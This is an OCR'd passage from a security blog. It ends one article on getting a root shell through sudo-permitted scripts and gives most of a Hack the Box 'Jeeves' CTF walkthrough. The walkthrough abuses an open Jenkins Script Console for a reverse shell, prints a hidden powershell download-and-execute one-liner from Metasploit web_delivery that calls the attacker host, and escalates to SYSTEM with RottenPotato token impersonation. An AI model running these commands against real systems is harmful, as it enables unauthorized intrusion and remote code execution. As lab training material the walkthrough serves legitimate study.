
Spawn root shell by Executing Python script

Execute below command for privilege escalation to view sudo user list.

sudo -l

At this time the highlighted text is showing that user raaz can run asroot.py as root user. Therefore we acquired root access by executing following script.

```
sudo /bin/script/asroot.py
id
```



Spawn root shell by Executing C Language script

After compromising the target system and then move for privilege escalation and execute below command to view sudo user list.


sudo -l

Here you can perceive the highlighted text is indicating that the user raaz can run shell (asroot.c complied file) as root user. So we obtained root access by executing following shell.

```
sudo /bin/script/shell
id
```

Today we have demonstrated the various method to spawn root terminal of victim's machine if any user is a member of sudoers file and has root permission.

HAPPY HACKING!!!!



Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

Hack the Box Challenge: Jeeves Walkthrough

posted in CTF CHALLENGES on MAY 21, 2018 by RAJ CHANDEL with 0 COMMENT

Hello Friends!! Today we are going to solve another CTF Challenge "Jeeves". This VM is also developed by Hack the Box, Jeeves is a Retired Lab and there are multiple ways to breach into this VM. In this lab, we have escalated root privilege in 3 different ways and for completing the challenge of this VM we took help from Tally (Hack the box).

Level: Medium

Task: Find the user.txt and root.txt in the vulnerable Lab.


Let's Begin!!

As these labs are only available online, therefore, they have a static IP. Jeeves Lab has IP: 10.10.10.63.

Now, as always let's begin our hacking with the port enumeration.


```
1 nmap -A 10.10.10.63
```

Looking around its result we found ports 22, 80, 135, 445 and 50000 are open, and moreover, port 135 and 445 was pointing towards Windows operating system.




```
|_http-title: Ask Jeeves
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgro
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found
Warning: OSScan results may be unreliable because we could not find at leas
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (91%), Microsoft Wi
6%), Microsoft Windows 10 1511 (85%), Microsoft Windows 7 or Windows Server
crosoft Windows Server 2016 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 4h59m18s, deviation: 0s, median: 4h59m18s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2018-05-20 16:46:16
|_  start_date: 2018-05-17 20:26:35

TRACEROUTE (using port 445/tcp)
HOP RTT       ADDRESS
1   144.77 ms 10.10.14.1
2   144.91 ms 10.10.10.63
```

Subsequently, first we checked web service and explored target IP in a web browser and it was put up by “Ask Jeeves search engine” webpage. So we try to search some website such as google.com and a new web page represented by the fake error page come up in front of us.




On port 50000 in a Web browser give us to HTTP 404 Error page.

Then we decide to use OWASP Dirbuster for directory brute force attack.




From its result, we found so many directories but we drive with **/askjeeves** for further process.




So when we had explored **10.10.10.63:50000/askjeeves** it lead us to "Jenkins Dashboard". Ahhh!! It was WOW moment for us because we knew that there are so many methods to exploit Jenkins. Thus we move inside "Manage Jenkins" options as it was the spine and abusing it was quite soothing.


There were so many options but we were interested in **Script Console** because Jenkins has very nice Groovy script console that allows someone to execute arbitrary Groovy scripts within the Jenkins master runtime.



We found Java reverse shell from GitHub, so we copied the code and modified its localhost and port as per our specification.



Then we start Netcat listener and run above Groovy Script to access victim's reverse connection. From below image, you can observe that we access tty shell of victim's machine.



As we love meterpreter shell therefore we load metasploit framework and execute below commands.

```
use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set target 2
msf exploit(multi/script/web_delivery) > set payload windows/meterprete
msf exploit(multi/script/web_delivery) > set lhost 10.10.14.28
msf exploit(multi/script/web_delivery) > set srvhost 10.10.14.28
msf exploit(multi/script/web_delivery) > exploit
```

Copy the highlighted text for powershell.exe and **Paste** it inside CMD shell as shown in next image.

```
msf > use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set target 2
target => 2
msf exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set lhost 10.10.14.28
lhost => 10.10.14.28
msf exploit(multi/script/web_delivery) > set srvhost 10.10.14.28
srvhost => 10.10.14.28
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.14.28:4444
[*] Using URL: http://10.10.14.28:8080/cxvuguydS
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $X=new-object net.webclient;$X.proxy=[Net.WebRequest]::GetSystemWeb
Proxy();$X.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $X.downloadstring('http:/
/10.10.14.28:8080/cxvuguydS');
msf exploit(multi/script/web_delivery) >
```

Paste above malicious code here in netcat.

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
10.10.10.63: inverse host lookup failed: Unknown host
connect to [10.10.14.28] from (UNKNOWN) [10.10.10.63] 49676
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>powershell.exe -nop -w hidden -c $X=new-object net.webclient;$X.prox
y=[Net.WebRequest]::GetSystemWebProxy();$X.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentia
ls;IEX $X.downloadstring('http://10.10.14.28:8080/cxvuguydS');
```

You will get meterpreter session of victim's machine in your Metasploit framework and after then finished the task by grabbing user.txt and root.txt file. Further type following:

getuid


But currently we don't have NT AUTHORITY\SYSTEM permission. But we knew the techniques that we have used in Tally CTF for gaining NT AUTHORITY\SYSTEM permission.

```
msf exploit(multi/script/web_delivery) > [*] 10.10.10.63      web_del
[*] Sending stage (179779 bytes) to 10.10.10.63
[*] Meterpreter session 1 opened (10.10.14.28:4444 -> 10.10.10.63:496
msf exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : JEEVES
OS              : Windows 10 (Build 10586).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: JEEVES\kohsuke
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Therefore taking help from our previous article “Tally” we executed below commands and successfully gained NT AUTHORITY\SYSTEM permission

```
upload /root/Desktop/RottenPotato/rottenpotato.exe .
load incognito
```


```
execute -Hc -f rottenpotato.exe
impersonate_token "NT AUTHORITY\\SYSTEM"
getuid
```



Let me tell you this, that we have solved so many CTF challenges of Hack the Box among them some was framed using Windows Operating system and we always grabbed the user.txt file from inside some a folder that owned by any username and root.txt form inside Administrator folder and both these folders are present inside C:\Users

Similarly, you can observe the same thing here also and might be you got my intention of above said words. So let's grab user.txt file first from inside /kohsuke/Desktop.

COOL!!! We have captured the 1st flag.



Then we go for root.txt file, BUT it was a little bit tricky to get the root.txt file. Because the author has hide root.txt file by using some ADS technique (Windows Alternate Data Streams) and to grab that file, you can execute below commands.

```
cd Administrator
cd Desktop
ls-al
cat hm.txt
dir /R
more < hm.txt:root.txt
```

